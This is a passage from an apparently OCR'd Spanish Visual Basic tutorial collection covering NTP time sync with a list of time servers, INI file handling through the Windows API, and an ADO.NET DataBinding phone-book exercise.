    Catch c As System.Net.Sockets.SocketException
        MsgBox("No se puede conectar con el servidor", MsgBoxStyle.Critical, "DJP Sincro Tray")
    End Try
End Sub
'
'Si no hay otras instancias en ejecución se muestra el icon tray sino salimos
Private Sub frmSetup_Load(ByVal sender As Object, ByVal e As System.EventArgs) Handles MyBase.Load
    If PrevInstance() Then
        Me.Close()
    Else
        'Sincronizamos la hora y la fecha
        mnuSincronizar_Click(Me, New System.EventArgs)
        'Mostramos el icono en la barra de estado de Windows
        'las sincronizaciones se efectuaran automáticamente
        NotifyIcon1.Visible = True
    End If
End Sub
```

Espero les sea útil.

Fichero con el código de ejemplo (DJPSincroTray.zip - Tamaño 14.8 KB)

Nota del Guille:

Otros servidores NIST (aquí se incluyen también los incluidos en el código original)

```
ashe.cs.tcd.ie
bernina.ethz.ch
black-ice.cc.vt.edu
boulder.nist.gov
clepsydra.dec.com
clock.psu.edu
clock.tricity.wsu.edu
constellation.ecn.uoknor.edu
delphi.cs.ucla.edu
eagle.tamu.edu
esavax.esa.lanl.gov
fartein.ifi.uio.no
fuzz.psc.edu
gazette.bcm.tmc.edu
gilbreth.ecn.purdue.edu
harbor.ecn.purdue.edu
heechee.esa.lanl.gov
india.Colorado.EDU
jane.jpl.nasa.gov
kuhub.cc.ukans.edu
lane.cc.ukans.edu
lib1.tcd.ie
libra.rice.edu
```

```
louie.udel.edu
molecule.ecn.purdue.edu
nic.near.net
noc.near.net
ntp-0.cso.uiuc.edu
ntp-1.cso.uiuc.edu
ntp-2.cso.uiuc.edu
ntp.adelaide.edu.au
ntp.cox.smu.edu
ntp.css.gov
ntp.olivetti.com
ntp.univ-lyon1.fr
ntp0.cornell.edu
ntp0.strath.ac.uk
ntp1.strath.ac.uk
ntp2.strath.ac.uk
ntp3.strath.ac.uk
ntp4.strath.ac.uk
salmon.maths.tcd.ie
sundial.columbia.edu
tick.cs.unlv.edu
time-a.nist.gov
time-b.nist.gov
time-nw.nist.gov
time.nist.gov
time-A.timefreq.bldrdoc.gov
time-B.timefreq.bldrdoc.gov
time-C.timefreq.bldrdoc.gov
timeserver.cs.umb.edu
tmc.edu,tock.cs.unlv.edu
vtserf.cc.vt.edu
wuarchive.wustl.edu
yoyo.aarnet.edu.au
zeus.tamu.edu
```

Manipular ficheros INIs

usando el API

Publicado el 06/Mar/99
Revisado el 14/Sep/2003

Introducción:

Pues eso... que intentando mejorar el acceso a los ficheros INIs me "entretuve" en leer la ayuda del API para 32 bits y vi un par de funciones que... al menos en teoría, sólo servían para el Windows NT... y mira tú por dónde... también sirven para el Windows 98... no las he probado para el Windows 95, así que si lo haces y funciona, me lo cuentas... ¿vale? Gracias.

El código:

El código que te voy a mostrar ahora tiene dos funciones que ya habrás visto en algún otro sitio de mis páginas, son las funciones para leer y escribir en ficheros INIs; pero ahora te voy a dar otras tres que de seguro te interesarán:
Borrar claves o secciones de un fichero INI.
Leer todos las claves y valores de una sección.
Leer todas las secciones.

Decirte que de esta última, no viene la declaración del API en el fichero que se incluye con el VB, así que toma nota, porque es interesante.

Las declaraciones de las funciones del API

```
'
'--- Declaraciones para leer ficheros INI ---
'
' Leer todas las secciones de un fichero INI, esto seguramente no funciona en Win95
' *** Esta función no estaba en las declaraciones del API que se incluye con el VB ***
Private Declare Function GetPrivateProfileSectionNames Lib "kernel32" Alias
"GetPrivateProfileSectionNamesA" _
    (ByVal lpszReturnBuffer As String, ByVal nSize As Long, _
    ByVal lpFileName As String) As Long

' Leer una sección completa
Private Declare Function GetPrivateProfileSection Lib "kernel32" Alias "GetPrivateProfileSectionA" _
    (ByVal lpAppName As String, ByVal lpReturnedString As String, _
    ByVal nSize As Long, ByVal lpFileName As String) As Long

' Leer una clave de un fichero INI
Private Declare Function GetPrivateProfileString Lib "kernel32" Alias "GetPrivateProfileStringA" _
    (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
     ByVal lpDefault As String, ByVal lpReturnedString As String, _
     ByVal nSize As Long, ByVal lpFileName As String) As Long

' Escribir una clave de un fichero INI (también para borrar claves y secciones)
Private Declare Function WritePrivateProfileString Lib "kernel32" Alias "WritePrivateProfileStringA"
_
    (ByVal lpApplicationName As String, ByVal lpKeyName As Any, _
     ByVal lpString As Any, ByVal lpFileName As String) As Long
```

Ahora las funciones y después vendrá un ejemplo de cómo usarlas.

```
'
Private Function IniGet(ByVal lpFileName As String, ByVal lpAppName As String, _
                        ByVal lpKeyName As String, _
                        Optional ByVal lpDefault As String = "") As String
    '
```

```
    'Los parámetros son:
    'lpFileName:    La Aplicación (fichero INI)
    'lpAppName:     La sección que suele estar entrre corchetes
    'lpKeyName:     Clave
    'lpDefault:     Valor opcional que devolverá si no se encuentra la clave.
    '
    Dim LTmp As Long
    Dim sRetVal As String

    sRetVal = String$(255, 0)

    LTmp = GetPrivateProfileString(lpAppName, lpKeyName, lpDefault, sRetVal, Len(sRetVal),
lpFileName)
    If LTmp = 0 Then
        IniGet = lpDefault
    Else
        IniGet = Left(sRetVal, LTmp)
    End If
End Function


Private Sub IniWrite(ByVal lpFileName As String, ByVal lpAppName As String, _
                     ByVal lpKeyName As String, ByVal lpString As String)
    '
    'Guarda los datos de configuración
    'Los parámetros son los mismos que en IniGet
    'Siendo lpString el valor a guardar
    '

    Call WritePrivateProfileString(lpAppName, lpKeyName, lpString, lpFileName)
End Sub


Private Sub IniDelete(ByVal sIniFile As String, ByVal sSection As String, _
                      Optional ByVal sKey As String = "")
    '
    ' Borrar una clave o entrada de un fichero INI                      (16/Feb/99)
    ' Si no se indica sKey, se borrará la sección indicada en sSection
    ' En otro caso, se supone que es la entrada (clave) lo que se quiere borrar
    '
    If Len(sKey) = 0 Then
        ' Borrar una sección
        Call WritePrivateProfileString(sSection, 0&, 0&, sIniFile)
    Else
        ' Borrar una entrada
        Call WritePrivateProfileString(sSection, sKey, 0&, sIniFile)
    End If
End Sub


Private Function IniGetSection(ByVal lpFileName As String, _
                               ByVal lpAppName As String) As Variant
    '
    ' Lee una sección entera de un fichero INI                          (27/Feb/99)
    '
    ' Usando Collection en lugar de cParrafos y cContenido              (06/Mar/99)
    '
    ' Esta función devolverá una colección con cada una de las claves y valores
    ' que haya en esa sección.
    ' Parámetros de entrada:
    '   lpFileName  Nombre del fichero INI
    '   lpAppName   Nombre de la sección a leer
    ' Devuelve:
    '   Una colección con el Valor y el contenido
    '   Para leer los datos:
    '       For i = 1 To tContenidos Step 2
    '           sClave = tContenidos(i)
    '           sValor = tContenidos(i+1)
    '       Next
    '
    Dim tContenidos As Collection
    Dim nSize As Long
    Dim i As Long
    Dim j As Long
```


```
    Dim sTmp As String
    Dim sClave As String
    Dim sValor As String


    ' El tamaño máximo para Windows 95
    sBuffer = String$(32767, Chr$(0))

    nSize = GetPrivateProfileSection(lpAppName, sBuffer, Len(sBuffer), lpFileName)

    If nSize Then
        Set tContenidos = New Collection

        ' Cortar la cadena al número de caracteres devueltos
        sBuffer = Left$(sBuffer, nSize)
        ' Quitar los vbNullChar extras del final
        i = InStr(sBuffer, vbNullChar & vbNullChar)
        If i Then
            sBuffer = Left$(sBuffer, i - 1)
        End If

        ' Cada una de las entradas estará separada por un Chr$(0)
        Do
            i = InStr(sBuffer, Chr$(0))
            If i Then
                sTmp = LTrim$(Left$(sBuffer, i - 1))
                If Len(sTmp) Then
                    ' Comprobar si tiene el signo igual
                    j = InStr(sTmp, "=")
                    If j Then
                        sClave = Left$(sTmp, j - 1)
                        sValor = LTrim$(Mid$(sTmp, j + 1))
                        ' Asignar la clave y el valor
                        tContenidos.Add sClave
                        tContenidos.Add sValor
                    End If
                End If
                sBuffer = Mid$(sBuffer, i + 1)
            End If
        Loop While i
        ' Por si aún queda algo...
        If Len(sBuffer) Then
            j = InStr(sBuffer, "=")
            If j Then
                sClave = Left$(sBuffer, j - 1)
                sValor = LTrim$(Mid$(sBuffer, j + 1))
                tContenidos.Add sClave
                tContenidos.Add sValor
            End If
        End If
    End If
    Set IniGetSection = tContenidos
End Function


Private Function IniGetSections(ByVal lpFileName As String) As Variant
    '
    ' Devuelve todas las secciones de un fichero INI                    (27/Feb/99)
    '
    ' Usando Collection en lugar de cParrafos y cContenido
    '
    ' Esta función devolverá una colección con todas las secciones del fichero
    ' Parámetros de entrada:
    '   lpFileName  Nombre del fichero INI
    ' Devuelve:
    '   Una colección con los nombres de las secciones
    '
    Dim tContenidos As Collection
    Dim nSize As Long
    Dim i As Long
    Dim sTmp As String

    ' El tamaño máximo para Windows 95
    sBuffer = String$(32767, Chr$(0))
```

```
    ' Esta función del API no está definida en el fichero TXT
    nSize = GetPrivateProfileSectionNames(sBuffer, Len(sBuffer), lpFileName)

    If nSize Then
        ' Crear una colección del tipo cParrafos que es una colección
        ' con elementos del tipo cContenido
        Set tContenidos = New Collection

        ' Cortar la cadena al número de caracteres devueltos
        sBuffer = Left$(sBuffer, nSize)
        ' Quitar los vbNullChar extras del final
        i = InStr(sBuffer, vbNullChar & vbNullChar)
        If i Then
            sBuffer = Left$(sBuffer, i - 1)
        End If

        ' Cada una de las entradas estará separada por un Chr$(0)
        Do
            i = InStr(sBuffer, Chr$(0))
            If i Then
                sTmp = LTrim$(Left$(sBuffer, i - 1))
                If Len(sTmp) Then
                    tContenidos.Add sTmp
                End If
                sBuffer = Mid$(sBuffer, i + 1)
            End If
        Loop While i
        If Len(sBuffer) Then
            tContenidos.Add sBuffer
        End If
    End If
    Set IniGetSections = tContenidos
End Function
```

Bueno... eso es todo lo que se necesita para usar esas funciones, en este caso, si te fijas, las funciones son Private, ya que las he "modificado" para usar en un Form directamente, pero si las quieres "encapsular" en una clase o en un módulo BAS, deberías cambiar las declaraciones a Public, pero no las de las funciones del API... esas pueden (y deberían) seguir siendo Privadas.

Del código para usar estas funciones sólo te voy a enseñar parte... el resto te lo imaginas... que con un poco de imaginación seguro que eres capaz de crear el ejemplo para que funcione... je, je... no es mala "leche", es que así te esfuerzas un poco... que os estoy acostumbrando a darlo todo hecho y eso no ayuda demasiado a aprender...

Aquí están los trozos del Form y una imagen de cómo queda en modo de diseño.



El form de prueba

```
'
```

```
' Leer todas las secciones del fichero indicado y guardarlas en el cboSecciones
Private Sub LeerSecciones()
    Dim tContenidos As Collection
    Dim i As Long

    ' Llenar las secciones de este fichero
    Set tContenidos = IniGetSections(txtFicIni)
    If Not tContenidos Is Nothing Then
        cboSecciones.Clear
        For i = 1 To tContenidos.Count
            cboSecciones.AddItem tContenidos(i)
        Next
        cboSecciones.ListIndex = 0
        txtValor = ""
    End If
End Sub


' Leer las claves de la sección seleccionada
Private Sub cboSecciones_Click()
    ' Mostrar las claves de esta sección
    Dim tContenidos As Collection
    Dim i As Long

    Set tContenidos = IniGetSection(txtFicIni, cboSecciones.Text)
    If Not tContenidos Is Nothing Then
        cboClaves.Clear
        For i = 1 To tContenidos.Count Step 2
            cboClaves.AddItem tContenidos(i)
        Next
        cboClaves.ListIndex = 0
        txtValor = ""
    End If
End Sub


Private Sub cmdBorrar_Click(Index As Integer)
    ' Borrar sección o clave
    Dim sFicINI As String
    Dim sSeccion As String
    Dim sClave As String

    sFicINI = Trim$(txtFicIni)
    sSeccion = Trim$(cboSecciones.Text)
    sClave = Trim$(cboClaves.Text)

    If Index = 0 Then
        ' Borrar sección
        IniDelete sFicINI, sSeccion
        ' Releer las secciones disponibles
        LeerSecciones
    Else
        ' Borrar clave
        IniDelete sFicINI, sSeccion, sClave
        ' Leer las claves de esta sección
        cboSecciones_Click
    End If
End Sub


Private Sub cmdLeer_Click()
    ' Leer del fichero INI
    Dim sFicINI As String
    Dim sSeccion As String
    Dim sClave As String
    Dim sValor As String

    sFicINI = Trim$(txtFicIni)
    sSeccion = Trim$(cboSecciones)
    sClave = Trim$(cboClaves.Text)
    sValor = Trim$(txtValor)

    txtValor = IniGet(sFicINI, sSeccion, sClave, sValor)

End Sub
```

```
Private Sub cmdAdd_Click()
    ' Añadir la sección, clave y/o valor
    Dim sFicINI As String
    Dim sSeccion As String
    Dim sClave As String
    Dim sValor As String

    sFicINI = Trim$(txtFicIni)
    sSeccion = Trim$(cboSecciones)
    sClave = Trim$(cboClaves.Text)
    sValor = Trim$(txtValor)

    IniWrite sFicINI, sSeccion, sClave, sValor

End Sub
```

Pues esto es todo... que no es poco... a disfrutar y... a completar el programilla de ejemplo.
Aunque todo sea dicho... te he dejado poco que hacer... pero...

Nos vemos.
Guillermo

Nota del 14/Sep/2003:

El código aquí mostrado sirve igualmente para VB5 como para VB6, pero en VB6 se podría cambiar el tipo de datos devuelto por las funciones IniGetSection e IniGetSections, para que en lugar de devolver un valor de tipo Variant, devuelva un array de tipo String. En el código que usa el Array de tipo String no existe la función IniDelete, sino que hay dos funciones, una para borrar una clave: IniDeleteKey y otra para borrar una sección: IniDeleteSection.

En estos dos ZIPs tienes los dos ejemplos, uno usando Variant y otro usando un Array del tipo String:
Usando Variant: INIVariant.zip 9.62 KB
Usando Array de String: INIArray.zip 13.7 KB

Volver a Mis Utilidades

Agenda telefónica 2 en Visual Basic .NET

Usando DataBinding (enlace de los datos a los controles del formulario) y una base de datos de Microsoft Access

Fecha: 12/Sep/2003 (14/Sep/2003)
Autor: Emilio Pérez Egido (Miliuco) - emi@miliuco.com

Recordando mi anterior ejercicio "**Agenda telefónica en VBasic .NET**", publicado en esta sección, se proponía una manera muy sencilla (posiblemente la que más) de conectar con una base de datos de Access, usando el **Asistente para Formularios de Datos** del propio IDE de Visual Studio. Esta manera de trabajar tiene ventajas evidentes para el principiante:

- el asistente realiza la mayor parte del trabajo, de manera que, con pocos conocimientos y en poco tiempo, se tiene una aplicación que funciona.
- el código creado automáticamente es bastante complejo, con buena protección de errores, y suele funcionar bien casi desde el principio.
- la aplicación realizada de esta manera entra de lleno en **ADO .NET** (**ActiveX Data Objects .NET**), que es la tecnología de acceso a datos más avanzada de la plataforma .NET, proporcionando pleno **acceso desconectado a los datos**.

Pero, junto a esas ventajas, aparecen algunos inconvenientes, de los que, al menos 3, son para tener en cuenta:

- el código creado automáticamente reside en gran parte en la sección
  #Region " Código generado por el Diseñador de Windows Forms "
  lo que lo hace menos manipulable por el programador.
- el código creado automáticamente, como ya se ha dicho antes, es bastante complejo, y puede darse el caso de que el usuario principiante ponga a punto una aplicación de este tipo con rapidez y, sin embargo, no comprenda grandes fragmentos del código de su propio programa (como me pasó a mí mismo **;-)**.
- el código creado automáticamente recurre a un mecanismo de la plataforma .NET llamado **DataBinding**, que consiste en crear enlaces entre los objetos contenedores de los datos y los controles del formulario, lo que permite que las operaciones de navegación y edición de registros se automaticen en grado elevado. Este mecanismo de enlace automático de datos a controles usa numerosos elementos del conjunto de tipos de .NET Framework: clases, colecciones, enumeraciones... Todo ello pasa desapercibido al realizar este tipo de aplicaciones con el **Asistente para Formularios de Datos**.

De todo lo anterior nace la idea del ejercicio actual, esta "**Agenda telefónica 2**", con 2 premisas fundamentales:

- debe usar un mecanismo similar al de la primera Agenda telefónica, realizando otro ejercicio en el que sea el propio usuario el que construya el código "a mano", recurriendo también al empleo de DataBinding.
- debe seguir siendo un ejercicio proyectado para principiantes, por lo que el código debe ser sencillo en todo lo que se pueda y debe estar explicado al máximo en cualquiera de sus pasos.

Introducción simple a ADO .NET y DataBinding

Acceso desconectado a datos: En la arquitectura tradicional de tipo **cliente / servidor**, cada cliente se conectaba a la base de datos, manteniendo la conexión el tiempo necesario para realizar operaciones directamente contra el servidor de base de datos al que está conectado. Obligaba a mantener conexiones de base de datos para todos y cada uno de los usuarios.
Al crecer el tamaño de las bases de datos y el número de clientes (usuarios) potenciales, sobre todo en relación con el fenómeno de Internet, se vio la necesidad de establecer conexiones lo más breves posibles, simplemente para las operaciones inicial (lectura o **recuperación de datos**) y final (escritura o **actualización de datos**) sobre el origen de los datos (la base de datos) y trabajar el resto del tiempo sobre una copia desconectada local

del origen de los datos (**DataSet**).
En versiones anteriores de Visual Basic ya existía **ADO** (**ActiveX Data Objects**) que permite acceder a todo tipo de bases de datos desde Visual Basic y trabajar en modo desconectado. Visual Basic .NET puede usar **ADO**, pero **ADO .NET** es el método preferido por Visual Studio .NET para conectar a bases de datos.
ADO .NET usa clases específicas para efectuar operaciones en bases de datos. Una de las diferencias con respecto a **ADO** es el uso de comandos específicos de conexión con **SQL Server**: varias de las clases principales de **ADO .NET** tienen 2 versiones diferentes, una para conectar a una base de datos **SQL Server** y otra para proveedores **OLE-DB**. Como ejemplo, tenemos **SQLCommand** y **OLEDBCommand**, **SQLConnection** y **OLEDBConnection**, etc. **ODBC** está desaconsejado, es conveniente usar **OLE-DB** en su lugar.

DataBinding: es el mecanismo de la plataforma .NET que, en aplicaciones con interfaz **WindowsForms**, permite crear enlaces entre los objetos que contienen los datos y los controles del formulario. Como ejemplo, se puede enlazar la propiedad *Text* de un control *TextBox* con una columna de una tabla del *DataSet* (la base de datos desconectada), lo que simplifica enormemente las operaciones de navegación por los registros de la tabla.
Objetos importantes del **DataBinding**:

- **Binding**: clase que permite crear el enlace, necesita:
  - propiedad del control que muestra los datos
  - DataSet que proporciona la información
  - tabla y columna cuyos datos pasan a la propiedad del control
- **DataBinding**: colección de los enlaces a datos que tienen los controles
- **BindingContext**: propiedad de la clase **Form** con información de los enlaces establecidos entre controles y datos. Devuelve un objeto BindingManagerBase
- **BindingManagerBase**: encargado de administrar un conjunto de enlaces de un formulario, obtenidos desde la propiedad BindingContext del formulario.

A continuación sigue código en Visual Basic:

```
'Agenda telefonica 2 --- Miliuco 07/09/2003
'Ejercicio de acceso a datos:
'- base de datos de Microsoft Access
'- usando DataBinding (enlace  de datos a controles del formulario)


Imports System.Data
Imports System.Data.OleDb

Public Class Inicio
    Inherits System.Windows.Forms.Form

    'Variables declaradas a nivel de clase para poder usarlas desde
    'cualquier procedimiento o función
    Private conn As OleDbConnection = New OleDbConnection 'conexión de tipo OleDb
    Private adaptador As OleDbDataAdapter 'DataAdapter: adaptador de datos
    Private datos As DataSet 'DataSet: conjunto de datos desconectados
    Private enlaceBase As BindingManagerBase 'administrador de los objetos de enlace a datos
    Private comando As OleDbCommandBuilder 'constructor de comandos para el DataAdapter
    Private ruta As String 'almacena la ruta a la base de datos
    Private abierto As Boolean = False 'para saber si ya está abierta la base de datos
    Private cambios As Boolean = False 'para saber si hay cambios pendientes de guardar


#Region " Código generado por el Diseñador de Windows Forms "
#End Region

    'Al cargar el formulario
    Private Sub Form1_Load(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
MyBase.Load
        'Crear tooltip de 2 líneas en el control Icono
        Me.ToolTip1.SetToolTip(Icono, "Emilio Pérez Egido  (Miliuco)" & ControlChars.CrLf _
        & Space(2) & "8 de Septiembre de 2003")
        'Texto inicial de las etiquetas
        lbPrimera.Text = "Pulsa en ""Cargar datos"" para conectarte a la base de datos." & _
                vbCrLf & "Elige la base de datos en el cuadro de diálogo."
        lbSegunda.Text = "Desconectado. Conjunto de datos vacío."
        'Altura inicial del separador Panel1
        Panel1.Height = 5
    End Sub
```

```
    Private Sub btCargar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btCargar.Click
        'Si la base de datos está abierta, simplemente informar
        If abierto = True Then
            Dim aviso As String = "La base de datos ya está cargada en el DataSet"
            lbPrimera.Text = aviso.ToUpper
        End If

        'Si la base de datos NO está abierta
        If abierto = False Then
            Try

                'Cuadro de diálogo para elegir la base de datos
                dlgFile = New OpenFileDialog
                dlgFile.Filter = "Base de datos Agenda (*.mdb)|*.mdb"
                dlgFile.Title = "Selecciona la base de datos Agenda"

                'Si el diálogo devuelve OK
                If dlgFile.ShowDialog() = DialogResult.OK Then
                    'Nombre del archivo elegido, con su ruta completa,
                    'equivale a la base de datos
                    ruta = dlgFile.FileName

                    'Cadena de conexión típica de base de datos de Microsoft Access
                    conn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" _
                    & ruta & ";User Id=admin;Password=;"

                    'DataAdapter: objeto que hace de puente entre la base de datos
                    'y el DataSet o conjunto de datos
                    adaptador = New OleDbDataAdapter("SELECT * FROM Agenda ORDER BY Nombre", conn)
                    'DataAdapter puede contener sentencias SQL y objetos Command
                    comando = New OleDbCommandBuilder(adaptador)
                    'DataSet: contiene una copia de la base de datos, en esquema XML,
                    'independiente del proveedor, con sus elementos tablas y relaciones.
                    'Es el verdadero almacén de datos desconectados: actuamos sobre
                    'el DataSet desconectado y el DataAdapter se conecta para volcar
                    'los datos entre base de datos y DataSet, en ambos sentidos
                    datos = New DataSet

                    'Abrir la conexión, el DataAdapter llena el DataSet,
                    'cerrar la conexión
                    conn.Open()
                    adaptador.Fill(datos, "Agenda")
                    conn.Close()

                    'Para enlazar controles del formulario con el DataSet usamos
                    'DataBinding; al objeto Binding le pasamos la propiedad del
                    'control que se debe enlazar, el DataSet y la tabla-columna.
                    'Después, el objeto Binding se añade a la colección de enlaces
                    'de datos (DataBinding) del control elegido, con el método Add()
                    Dim enlace As Binding

                    enlace = New Binding("Text", datos, "Agenda.Nombre")
                    txNombre.DataBindings.Add(enlace)
                    enlace = Nothing

                    enlace = New Binding("Text", datos, "Agenda.Teléfono1")
                    txTel1.DataBindings.Add(enlace)
                    enlace = Nothing

                    enlace = New Binding("Text", datos, "Agenda.Teléfono2")
                    txTel2.DataBindings.Add(enlace)
                    enlace = Nothing

                    'Al objeto BindingManagerBase le pasamos el DataSet y la tabla,
                    'desde el contexto de enlace del formulario (BindingContext)
                    Me.enlaceBase = Me.BindingContext(datos, "Agenda")

                    lbPrimera.Text = "Base de datos cargada en el conjunto de datos," & _
                    vbCrLf & "usando DataBinding: Enlace de datos a controles." & _
                    vbCrLf & "Para insertar un registro nuevo, pulsa ""Limpiar campos""," & _
                    vbCrLf & "escribe los datos y pulsa ""Insertar"""
                    lbSegunda.Text = "Archivo de datos: " & ruta
```

```
                    'Procedimiento descrito más abajo
                    Call verCuenta()
                    'Para saber que la base de datos ya está cargada
                    abierto = True
                End If

            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
        End If

    End Sub

    'Mostrar el registro actual y el total de registros de la tabla del DataSet
    Private Sub verCuenta()
        lbRegistro.Text = "Registro " & Me.enlaceBase.Position + 1 & " de " _
        & Me.enlaceBase.Count
    End Sub

    'Gracias al enlace automático entre controles y datos (DataBinding)
    'es muy sencillo navegar entre los registros y se necesita muy poco
    'código para ello, el objeto enlaceBase (BindingManagerBase) se encarga
    'de actualizar de manera automática el control con los datos de la fila
    'de la tabla en que estamos posicionados
    Private Sub btAvanzar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btAvanzar.Click
        'Si la base de datos está abierta
        If abierto = True Then
            Try
                'Si ya estamos en el último registro
                If Me.enlaceBase.Position = Me.enlaceBase.Count - 1 Then
                    Dim aviso1 As String = "Ya estás en el último registro de la tabla"
                    lbPrimera.Text = aviso1.ToUpper
                Else
                    lbPrimera.Text = "Base de datos cargada en el conjunto de datos." & _
    vbCrLf & "Usando DataBinding: Enlace de datos a controles."
                    'avanzar un registro
                    Me.enlaceBase.Position += 1
                    verCuenta()
                End If
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
        End If

    End Sub

    Private Sub btRetroceder_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles btRetroceder.Click
        'Si la base de datos está abierta
        If abierto = True Then
            Try
                'Si ya estamos en el primer registro
                If Me.enlaceBase.Position = 0 Then
                    Dim aviso2 As String = "Ya estás en el primer registro de la tabla"
                    lbPrimera.Text = aviso2.ToUpper
                Else
                    lbPrimera.Text = "Base de datos cargada en el conjunto de datos." & _
    vbCrLf & "Usando DataBinding: Enlace de datos a controles."
                    'retroceder un registro
                    Me.enlaceBase.Position -= 1
                    verCuenta()
                End If
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
```

```
        End If
    End Sub

    Private Sub btPrimero_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btPrimero.Click
        'Si la base de datos está abierta
        If abierto = True Then
            Try
                'Si ya estamos en el primer registro
                If Me.enlaceBase.Position = 0 Then
                    Dim aviso2 As String = "Ya estás en el primer registro de la tabla"
                    lbPrimera.Text = aviso2.ToUpper
                Else
                    lbPrimera.Text = "Base de datos cargada en el conjunto de datos." & _
        vbCrLf & "Usando DataBinding: Enlace de datos a controles."
                    'ir al primer registro
                    Me.enlaceBase.Position = 0
                    verCuenta()
                End If
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
        End If
    End Sub

    Private Sub btUltimo_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btUltimo.Click
        'Si la base de datos está abierta
        If abierto = True Then
            Try
                'Si ya estamos en el último registro
                If Me.enlaceBase.Position = Me.enlaceBase.Count - 1 Then
                    Dim aviso1 As String = "Ya estás en el último registro de la tabla"
                    lbPrimera.Text = aviso1.ToUpper
                Else
                    : lbPrimera.Text = "Base de datos cargada en el conjunto de datos." & _
                       vbCrLf & "Usando DataBinding: Enlace de datos a controles."
                    'ir al último registro
                    Me.enlaceBase.Position = Me.enlaceBase.Count - 1
                    verCuenta()
                End If
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
        End If
    End Sub

    'Para borrar un registro
    Private Sub btBorrar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btBorrar.Click
        'Si la base de datos está abierta
        If abierto = True Then
            Try
                'Borrar el registro que se corresponde con la posición actual
                Me.enlaceBase.RemoveAt(Me.enlaceBase.Position)
                lbPrimera.Text = "Se ha eliminado un registro." & vbCrLf _
                & "Pulsa actualizar si deseas guardar los cambios."
                cambios = True
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
```

```
        End If
    End Sub

    'Para vaciar los campos de texto
    Private Sub btLimpiar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btLimpiar.Click
        'Si la base de datos está abierta
        If abierto = True Then
            txNombre.Text = ""
            txTel1.Text = ""
            txTel2.Text = ""
            txNombre.Focus()
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
        End If
    End Sub

    'Para añadir un registro
    Private Sub btInsertar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
btInsertar.Click
        'Si la base de datos está abierta
        If abierto = True Then
            ''crear una nueva fila en la tabla
            Dim fila As DataRow
            fila = Me.datos.Tables("Agenda").NewRow()
            Try
                'rellenar los campos de la fila nueva
                fila("Nombre") = txNombre.Text
                fila("Teléfono1") = txTel1.Text
                fila("Teléfono2") = txTel2.Text
                lbPrimera.Text = "Se ha insertado un registro nuevo." & vbCrLf _
                & "Pulsa actualizar si deseas guardar los cambios."
                'añadir la nueva fila a la tabla
                Me.datos.Tables("Agenda").Rows.Add(fila)
                cambios = True
            Catch pollo As Exception
                lbPrimera.Text = pollo.Message.ToUpper
            End Try
            'Si la base de datos NO está abierta
        Else
            Dim aviso As String = "Primero has de cargar la base de datos"
            lbPrimera.Text = aviso.ToUpper
        End If
    End Sub

    'Para actualizar el adaptador de datos (DataAdapter) con los cambios hechos en el DataSet
    Private Sub btActualizar_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
Handles btActualizar.Click
        'Si la base de datos está abierta
        If abierto = True Then
            'Si ha habido cambios en el DataSet desde la última actualización
            If (cambios = True) Then
                Try
                    conn.Open()
                    'Actualizar DataAdapter, se pueden pasar parámetros:
                    ' - (datos as dataset, "tabla" as string)
                    ' - (datos.tables("tabla") as dataset) --> usado aquí
                    Me.adaptador.Update(Me.datos.Tables("Agenda"))
                    'Vaciar el DataSet: conserva los datos de tablas y registros y si no
